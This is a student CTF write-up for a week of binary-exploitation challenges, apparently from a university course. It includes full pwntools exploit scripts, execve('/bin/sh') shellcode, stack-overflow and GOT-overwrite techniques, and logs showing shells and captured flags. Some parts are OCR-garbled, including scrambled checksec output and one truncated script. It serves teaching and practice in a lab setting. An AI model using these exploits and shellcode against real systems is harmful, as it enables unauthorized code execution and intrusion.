Week6-Pwn Write-ups

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!!! 700/300 pts solved !!!


Old School (50 pts)

In this challenge, there is a leaked address of "my favorite string" and nothing else provided.

Through the command pwn checksec in the following, it's clear that the stack is executable for the binary file old_school.

```
root@17b95fe8a8e6:~/wk6/old_school# pwn checksec old_school
[*] '/root/wk6/old_school/old_school'
               amd64-64-little
    Arch:
               Partial RELRO
    RELRO:
             No canary found
    Stack:
              NX unknown - GNU_STACK missing
    NX:
             No PIE (0x400000)
Executable
    PIE:
    Stack:
              Has RWX segments
    RWX:
              Enabled
    SHSTK:
               Enabled
    IBT:
    Stripped:
```

We directly open the binary file old_school with Binary Ninja to inspect the High-Level IL.



can be applied to stack buffer overflow through the vulnerable function call <code>gets(&buf)</code> without controlling the read buffer length. There is also a global variable <code>just_a_string</code> with the content of <code>/bin/sh</code>, which seems to be an argument of the <code>execve system call</code>.

Therefore, what we need to do is write shellcode to the read buffer buf starting from rbp-0x30, which calls the execve system call with /bin/sh to get a shell, and also overwrite the pushed return instruction pointer __return_addr with the leaked address of the read buffer buf. In this situation, the main function will return to the address of the read buffer buf and then execute the already written shellcode in the stack to get a shell.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
p = remote(URL, PORT)
print(p.recvuntil(b": ").decode())
buf_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving leaked buffer address: {hex(buf_addr)}")
e = ELF(CHALLENGE)
binsh_addr = e.symbols.just_a_string
shellcode = asm('''
   xor rdx, rdx
                   # rdx = NULL (envp pointer)
   mov rdi, {}
                    # rdi = address of "/bin/sh" string (pathname pointer)
   push rdi
                    # Push string address onto stack for argv[0]
   push rdx
                    # Push NULL onto stack for argv[1]
   mov rsi, rsp # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
                  # execve syscall number
# Call execve(rdi, rsi, rdx)
   mov rax, 0x3b
   syscall
'''.format(binsh_addr), arch='amd64')
print(p.recvuntil(b"> ").decode())
msg = shellcode + b"A" * (0x38 - len(shellcode)) + p64(buf_addr)
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")
p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/old_school# python3 old_school.py
 [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1290: Done
 hello, xz4344. Please wait a moment...
 My favorite string is at:
 [*] Reveiving leaked buffer address: 0x7fffdae526c0
 [*] '/root/wk6/old_school/old_school'
               amd64-64-little
     Arch:
    RELRO:
              Partial RELRO
     Stack:
              No canary found
              NX unknown - GNU_STACK missing
    PIE:
              No PIE (0x400000)
    Stack:
              Executable
    RWX:
              Has RWX segments
    SHSTK:
              Enabled
    IBT:
               Enabled
    Stripped:
             No
 Let's see what you can do with that info!
 A\xc0&\xe5\xda\xff\x7f\x00\x00'
 [*] Switching to interactive mode
 $ cat flag.txt
 flag{th4t_buff3r_w4s_th3_p3rf3ct_pl4c3_t0_wr1t3_y0ur_sh3llc0de!_3cd7fb6d194ac904}
 [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1290
```

The captured flag is $flag\{th4t_buff3r_w4s_th3_p3rf3ct_p14c3_t0_wr1t3_y0ur_sh3llc0de!_3cd7fb6d194ac904\}$.


number (150 pts)

In this challenge, there is a leaked address of "my phone number" and nothing else provided.

Through the command pwn checksec in the following, it's clear that the stack is executable for the binary file number .


```
root@17b95fe8a8e6:~/wk6/number# pwn checksec number
[*] '/root/wk6/number/number'
    Arch:
                amd64-64-little
    RELRO:
                Partial RELRO
    Stack:
               No canary found
    NX:
               NX unknown - GNU_STACK missing
   PIE:
               No PIE (0x400000)
    Stack:
               Executable
               Has RWX segments
    RWX:
    SHSTK:
                Enabled
   IBT:
                Enabled
    Stripped:
```

We directly open the binary file number with Binary Ninja to inspect the High-Level IL of the main function.



From the code of the main function, we can tell that the leaked address is the address of the variable var_60, adding 0x8 to it gives us the address of the read buffer buf, followed by another read buffer buf_1 in the stack. However, these two read buffers are filled by the fgets function call, which is memory-safe and protects the stack from overflow.

Not knowing how to proceed, we continue to inspect the High-Level IL of the print_answer function in the binary file to look for other entry points because the main function calls the print_answer(&buf_1).



In the code of the print_answer function, the strcpy function call copies the string until it finds a NULL byte, which has no buffer size checking and can obviously cause a stack buffer overflow.

Therefore, our idea is to first write shellcode to the read buffer buf starting from rbp-0x50, which calls the execve system call with /bin/sh to get a shell, then write the calculated address of the read buffer buf (whose address can be retrieved by adding 0x8 to the leaked address of the variable var_60) to the last eight bytes of the read buffer buf_1 starting from rbp-0x20. In this situation, when the print_answer function copies the string of the read buffer buf_1 to the variable var_18 in its own stack, the pushed return instruction pointer __return_addr will be overwritten with the calculated address of the read buffer buf. The print_answer function will then return to the address of the read buffer buf in the stack of the main function and then execute the already written shellcode in the stack to get a shell.

```
from pwn import *
p = remote(URL, PORT)
print(p.recvuntil(b": ").decode())
number_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Receiving leaked number address: {hex(number_addr)}")
shellcode = asm('''
   xor rdx, rdx
                               # rdx = NULL (envp pointer)
   mov rax, 0x68732f6e69622f # Define hex for "/bin/sh" string
                             # Push "/bin/sh" string onto stack
   push rax
                             # rdi = address of "/bin/sh" string on stack (pathname pointer)
   mov rdi, rsp
                             # Push string address onto stack for argv[0]
   push rdi
                             # Push NULL onto stack for argv[1]
   push rdx
   mov rsi, rsp
                             # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
                            # execve syscall number
   mov rax, 0x3b
   syscall
                              # Call execve(rdi, rsi, rdx)
''', arch='amd64')
print(p.recvuntil(b"> ").decode())
```

```
p.sendline(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

shellcode_addr = number_addr + 8

print(p.recvuntil(b"> ").decode())
msg = b"B" * 0x18 + p64(shellcode_addr)
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```

```
root@17b95fe8a8e6:~/wk6/number# python3 number.py
 [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1291: Done
 hello, xz4344. Please wait a moment...
 I wrote my phone number here:
 [*] Receiving leaked number address: 0x7ffc326dacc8
 Can you read it?
 >
 [*] Sending shellcode in raw bytes: b'H1\xd2H\xb8/bin/sh\x00PH\x89\xe7WRH\x89\xe6H\xc7\xc0;\x000\x00\x00f\x05'
 1337 number isn't it
 [*] Switching to interactive mode
 Your answer was: BBBBBBBBBBBBBBBBBBBBBBBBBbm2\xfc\x7f
 $ cat flag.txt
 flag{phr4ck_v0lum3_S3v3n_1ssu3_F0rty_N1n3!_682743d0d0edba8d}
 [*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1291
```

The captured flag is flag{phr4ck_v0lum3_S3v3n_1ssu3_F0rty_N1n3!_682743d0d0edba8d}.

Back to Glibc (100 pts)

In this challenge, there is a leaked address that's unknown, a hint told us to find the string "/bin/sh", and nothing else is provided.

We directly open the binary file back_to_glibc with Binary Ninja to inspect the High-Level IL of the main function.

From the code of the main function, we can tell that the leaked address is the address of the print function, which can be used to calculate the address of the /bin/sh string in the glibc binary libc.so.6. Besides, the mmap system call is used to allocate executable memory buf_1 for shellcode.

Therefore, what we need to do is first calculate the address of the <code>/bin/sh</code> string in the glibc binary <code>libc.so.6</code> by <code>libc_printf_addr - libc_printf_offset + libc_binsh_offset</code>, then write shellcode to the executable memory <code>buf_1</code> through the <code>read</code> system call, which calls the <code>execve</code> system call with <code>/bin/sh</code> to get a shell. In this situation, when the <code>main</code> function calls <code>buf_1()</code>, the shellcode written in the mapped memory <code>buf_1</code> will be executed to open a shell, where we can use the <code>cat flag.txt</code> command to retrieve the flag.

```
from pwn import *
.....

p = remote(URL, PORT)
.....

print(p.recvuntil(b": ").decode())
libc_printf_addr = u64(p.recv(8))
log.info(f"Receiving leaked printf address: {libc_printf_addr}")

libc = ELF("./libc.so.6")
libc_printf_offset = libc.symbols.printf
libc_base_addr = libc_printf_addr - libc_printf_offset
libc_binsh_addr = libc_base_addr + next(libc.search(b"/bin/sh"))
```

```
shellcode = asm('''
    xor rdx, rdx  # rdx = NULL (envp pointer)
    mov rdi, {}  # rdi = address of "/bin/sh" string in libc (pathname pointer)
    push rdi  # Push string address onto stack for argv[0]
    push rdx  # Push NULL onto stack for argv[1]
    mov rsi, rsp  # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
    mov rax, 0x3b  # execve syscall number
    syscall  # Call execve(rdi, rsi, rdx)
'''.format(libc_binsh_addr), arch='amd64')

print(p.recvuntil(b"?\n").decode())
p.send(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

p.interactive()
```


```
root@17b95fe8a8e6:~/wk6/back_to_glibc# python3 back_to_glibc.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1292: Done
 hello, xz4344. Please wait a moment...
 Remember those libc addresses from Week 0?This time you can have this one:
  [*] Receiving leaked printf address: 140155309647600
  [*] '/root/wk6/back_to_glibc/libc.so.6'
              amd64-64-little
     Arch:
     RELRO:
                Partial RELRO
     Stack:
                Canary found
               NX enabled
     NX:
                PIE enabled
     PIE:
                Enabled
     SHSTK:
     IBT:
                Enabled
 Hint: where else can you find '/bin/sh'?
  [*] Sending shellcode in raw bytes: b'H1\xd2H\xbfxf\x89sx\x7f\x00\x00WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x05\x05'
 [*] Switching to interactive mode
 Here we go!
 $ cat flag.txt
 flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_9aebd0bd21031cd2}
  [*] Interrupted
 [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1292
```

The captured flag is flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_9aebd0bd21031cd2}.

No Leaks (50 pts)

In this challenge, there is no leaked address. Nothing is provided.

We directly open the binary file no_leaks with Binary Ninja to inspect the High-Level IL of the main function.



From the code of the main function, we can tell that the mmap system call is used to allocate executable memory buf for shellcode, which is then executed in the check function.

Therefore, what we need to do is directly write shellcode to the executable memory buf through the read system call, which calls the execve system call with /bin/sh to get a shell. In this situation, when the check function calls arg1(), the shellcode written in the mapped memory buf will be executed to open a shell, where we can use the cat flag.txt command to retrieve the flag.

```
from pwn import *
p = remote(URL, PORT)
shellcode = asm('''
                              # rdx = NULL (envp pointer)
   xor rdx, rdx
   mov rax, 0x68732f6e69622f # Define hex for "/bin/sh" string
                              # Push "/bin/sh" string onto stack
   push rax
                              # rdi = address of "/bin/sh" string on stack (pathname pointer)
   mov rdi, rsp
                             # Push string address onto stack for argv[0]
   push rdi
                              # Push NULL onto stack for argv[1]
   push rdx
   mov rsi, rsp
                              # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
   mov rax, 0x3b
                             # execve syscall number
   syscall
                              # Call execve(rdi, rsi, rdx)
''', arch='amd64')
print(p.recvuntil(b"?\n").decode())
```

```
p.send(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")
p.interactive()
```

```
root@17b95fe8a8e6:~/wk6/no_leaks# python3 no_leaks.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1293: Done
hello, xz4344. Please wait a moment...
What can you do this time?

[*] Sending shellcode in raw bytes: b'H1\xd2H\xb8/bin/sh\x00PH\x89\xe7WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x00\x00f\x05'
[*] Switching to interactive mode
$ cat flag.txt
flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_81dfe7a505090511}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1293
```

The captured flag is flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_81dfe7a505090511} .

Assembly (50 pts)

In this challenge, we are told to set the right secrets to get the flag. Nothing else is provided.

We directly open the binary file assembly with Binary Ninja to inspect the High-Level IL of the main function.

```
assembly - Binary Ninja Free 4.1.5902-Stable
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              void check() __noreturn
               00401236 void check() __noreturn
                                 if (secrets == 0x1badb002 && data_404098 == 0xdead10cc)
print_flag()
                                 exit(status: 0) noreturn
                                 int32_t argc_1 = argc
char** argv_1 = argv
void* fsbase
               00401288
               0040128b
              0040128f
0040128f
004012be
                                int64 t rax = *(fsbase + 0x28)
void* buf = mmap(addr: nullptr, len: 0x48, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0)
                                 set_buffering()
puts(str: "Set the right secrets to get the...")
int32_t var_2c = read(fd: 0, buf, nbytes: 0x40)
               004012cc
               004012d6
004012f1
004012f1
                                 if (*(buf + sx.q(var_2c)) == 0xa)
     var_2c -= 1
                                 00401340
               00401354
               00401354
0040135b
                                 puts(str: "Try again friend!")
*(fsbase + 0x28)
               00401369
               00401369
                                 if (rax == *(fsbase + 0x28))
| return 0
               0040137a
                                 __stack_chk_fail()
noreturn
               00401374
```

From the code of the main function, we can tell that the mmap system call is used to allocate executable memory buf for shellcode, which is then executed by calling buf(). The check function has the ability to print the flag only if the global variable secrets is equal to 0x1badb002 and the global variable data_404098 is equal to 0xdead10cc. However, the check function is never called in the main function.

Therefore, what we need to do is directly write shellcode to the executable memory buf through the read system call, which sets required values to the global variable secrets and data_404098, and then calls the check function to pass the check and print the flag. This shellcode written in the mapped memory buf will be executed to open a shell, where we can use the cat flag.txt command to retrieve the flag.

```
from pwn import *
.....
p = remote(URL, PORT)
.....
e = ELF(CHALLENGE)
secrets_addr = e.symbols.secrets
data_404098_addr = 0x404098
check_addr = e.symbols.check

shellcode = asm('''
    mov rax, 0x1badb002
    mov qword ptr [{}], rax  # secrets = 0x1badb002
    mov rax, 0xdead10cc
    mov qword ptr [{}], rax  # data_404098 = 0xdead10cc
```

```
root@17b95fe8a8e6:~/wk6/assembly# python3 assembly.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1294: Done
[*] '/root/wk6/assembly/assembly'
      Arch:
                  amd64-64-little
      RELRO:
                    Partial RELRO
      Stack:
                  Canary found
      NX:
                   NX enabled
      PIE:
                   No PIE (0x400000)
      SHSTK:
                   Enabled
      IBT:
                   Enabled
      Stripped:
                   No
  hello, xz4344. Please wait a moment...
  Set the right secrets to get the flag!
 [*] Sending shellcode in raw bytes: b'H\xc7\xc0\x02\xb0\xad\x1bH\x89\x04%\x90@@\x00H\xb8\xcc\x10\xad\xde\x00\x00\x00\x00H\x89\x04%\x98@@\x00H\xc7\xc06\x12@\x00H\x89\x04%\x98\x00H\xc7\xc06\x12\\delta\x00\xff\xd0'
  [*] Switching to interactive mode
  Here's your flag, friend: flag{l0w_l3v3l_pr0gr4mm1ng_l1k3_4_pr0!_b9d17ce486575999}
  [*] Got EOF while reading in interactive
  [*] Interrupted
  [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1294
```

The captured flag is flag{l0w_l3v3l_pr0gr4mm1ng_l1k3_4_pr0!_b9d17ce486575999}.


eMail (150 pts)

In this challenge, we only know it simulates the format of sending emails. Nothing else is provided.

Through the command pwn checksec in the following, it's clear that RELRO is partially enabled and GOT table is writable for the binary file email.

```
root@17b95fe8a8e6:~/wk6/email# pwn checksec email
[*] '/root/wk6/email/email'
    Arch:
               amd64-64-little
               Partial RELRO
    RELRO:
    Stack:
               Canary found
              NX enabled
    NX:
    PIE:
               No PIE (0x400000)
    SHSTK:
               Enabled
               Enabled
    IBT:
    Stripped:
               No
```

We directly open the binary file email with Binary Ninja to inspect the High-Level IL of the main function.



From the code of the main function, we can't find anywhere to perform stack buffer overflow or shellcode implantation, so we focus on how to solve the challenge by changing the GOT address. There are three times that the main function reads content from the standard input:

• Read at most 0x10 bytes to the read buffer buf (by testing through the gdb (screenshot omitted), the first eight bytes of the buf is stored in rdi and the second eight bytes of the buf is stored in rsi_3)

- Read at most 0x8 bytes to the read buffer buf_1
- Read at most 0x50 bytes to the read buffer var_60

Then, the send function is called to set the value in the address rsi_3 to the value rdi (screenshot omitted), which is an appropriate chance to link the GOT address of the puts function to the system function, which has been called and loaded before through system(line: "/bin/date"). After that, the function call puts(str: &var_60) can be successfully linked to system("/bin/sh") if the string /bin/sh is in the buffer var_60.

Therefore, what we need to do is firstly send the concatenation of the loaded system address and the GOT puts address, secondly send junk data, and thirdly send the string /bin/sh.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
.....

p = remote(URL, PORT)
.....

e = ELF(CHALLENGE)
system_addr = e.symbols.system
puts_got_addr = e.got.puts

print(p.recvuntil(b": ").decode())
p.send(p64(system_addr) + p64(puts_got_addr))
log.info(f"Sending system address along with GOT puts address: {hex(system_addr)} {hex(puts_got_addr)}")

print(p.recvuntil(b": ").decode())
p.send(b"F"*8)
log.info("Sending junk data: " + "F"*8)

print(p.recvuntil(b": ").decode())
p.send(b"/bin/sh\x00")
log.info("Sending command: /bin/sh")
p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/email# python3 email_wk6.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1295: Done
  [*] '/root/wk6/email/email'
     Arch: amd64-64-little
     RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
     NX:
                No PIE (0x400000)
      PIE:
                 Enabled
      SHSTK:
                 Enabled
      IBT:
      Stripped: No
  hello, xz4344. Please wait a moment...
         Tue Oct 29 08:18:51 PM UTC 2024
          Welcome to my Simple eMail Service!
  [*] Sending system address along with GOT puts address: 0x4010e4 0x404020
          Subject:
  [*] Sending junk data: FFFFFFF
          Message:
  [*] Sending command: /bin/sh
  [*] Switching to interactive mode
          sending ...
  $ cat flag.txt
 flag{0v3rwr1t1ng_3ntr1es_1n_th3_G0T_f0r_th3_W1n!_4bf885fa2d0e2e28}
  [*] Interrupted
  [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1295
```

The captured flag is flag{0v3rwr1t1ng_3ntr1es_1n_th3_G0T_f0r_th3_W1n!_4bf885fa2d0e2e28}.


Better eMail (150 pts)

In this challenge, we only know it simulates the format of sending emails. Nothing else is provided.

Through the command pwn checksec in the following, it's clear that RELRO is partially enabled and GOT table is writable for the binary file better_email.

```
root@17b95fe8a8e6:~/wk6/better_email# pwn checksec better_email
[*] '/root/wk6/better_email/better_email'
               amd64-64-little
    Arch:
               Partial RELRO
    RELRO:
               Canary found
    Stack:
    NX:
               NX enabled
               No PIE (0x400000)
   PIE:
    SHSTK:
               Enabled
                Enabled
    IBT:
    Stripped:
               No
```

We directly open the binary file better_email with Binary Ninja to inspect the High-Level IL of the main function.



From the code of the main function, we can't find anywhere to perform stack buffer overflow or shellcode implantation, so we focus on how to solve the challenge by changing the GOT address. There are three times that the main function reads content from the standard input:

- Read at most 0x8 bytes to the read buffer buf, then the leaked address of the puts function is written to the standard output
- Read at most 0x10 bytes to the read buffer buf_1 (the first eight bytes of the buf_1 is stored in buf_1 and the second eight bytes of the buf_1 is stored in var_28)
- Read at most 0x10 bytes to the read buffer var_20

Then, the value in the address var_28 is set to the value buf_1, which is an appropriate chance to link the GOT

address of the puts function to the system function, which can be calculated with the help of the glibc binary file libc.so.6 by libc_system_addr = libc_puts_addr - libc.symbols.puts + libc.symbols.system. After that, the function call puts(str: &var_20) can be successfully linked to system("/bin/sh") if the string /bin/sh is in the buffer var_20.

Therefore, what we need to do is firstly send the GOT puts address to leak the actual puts address, secondly send the concatenation of the calculated system address and the GOT puts address, and thirdly send the string /bin/sh.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
p = remote(URL, PORT)
e = ELF(CHALLENGE)
got_puts_addr = e.got.puts
print(p.recvuntil(b": ").decode())
p.send(p64(got_puts_addr))
log.info(f"Sending GOT puts address: {hex(got_puts_addr)}")
libc_puts_addr = u64(p.recv(8))
log.info(f"Receiving leaked puts address: {hex(libc_puts_addr)}")
libc = ELF("libc.so.6")
libc_base_addr = libc_puts_addr - libc.symbols.puts
libc_system_addr = libc_base_addr + libc.symbols.system
print(p.recvuntil(b": ").decode())
p.send(p64(libc_system_addr) + p64(got_puts_addr))
log.info(f"Sending calculated system address along with GOT puts address: {hex(libc_system_addr)}
{hex(got_puts_addr)}")
print(p.recvuntil(b": ").decode())
p.send(b"/bin/sh\x00")
log.info("Sending command: /bin/sh")
p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/better_email# python3 better_email.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1296: Done
  [*] '/root/wk6/better_email/better_email'
     Arch: amd64-64-little
     RELRO:
                Partial RELRO
              Canary found
     Stack:
     NX:
                NX enabled
     PIE:
               No PIE (0x400000)
     SHSTK:
               Enabled
     IBT:
               Enabled
     Stripped: No
 hello, xz4344. Please wait a moment...
         Welcome to my Improved eMail Service!
         From:
  [*] Sending GOT puts address: 0x404018
  [*] Receiving leaked puts address: 0x7f4b0542ce50
  [*] '/root/wk6/better_email/libc.so.6'
                amd64-64-little
     Arch:
     RELRO:
                Partial RELRO
               Canary found
     Stack:
     NX:
               NX enabled
     PIE:
               PIE enabled
               Enabled
     SHSTK:
                Enabled
     IBT:
 [*] Sending calculated system address along with GOT puts address: 0x7f4b053fcd70 0x404018
         Message:
 [*] Sending command: /bin/sh
 [*] Switching to interactive mode
 $ cat flag.txt
 flag{gl1bC_l34k_plus_G0T_0v3rwr1t3!!_7c650cd504a8ed65}
 $
  [*] Interrupted
```

The captured flag is flag{gl1bC_l34k_plus_G0T_0v3rwr1t3!!_7c650cd504a8ed65}.

[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1296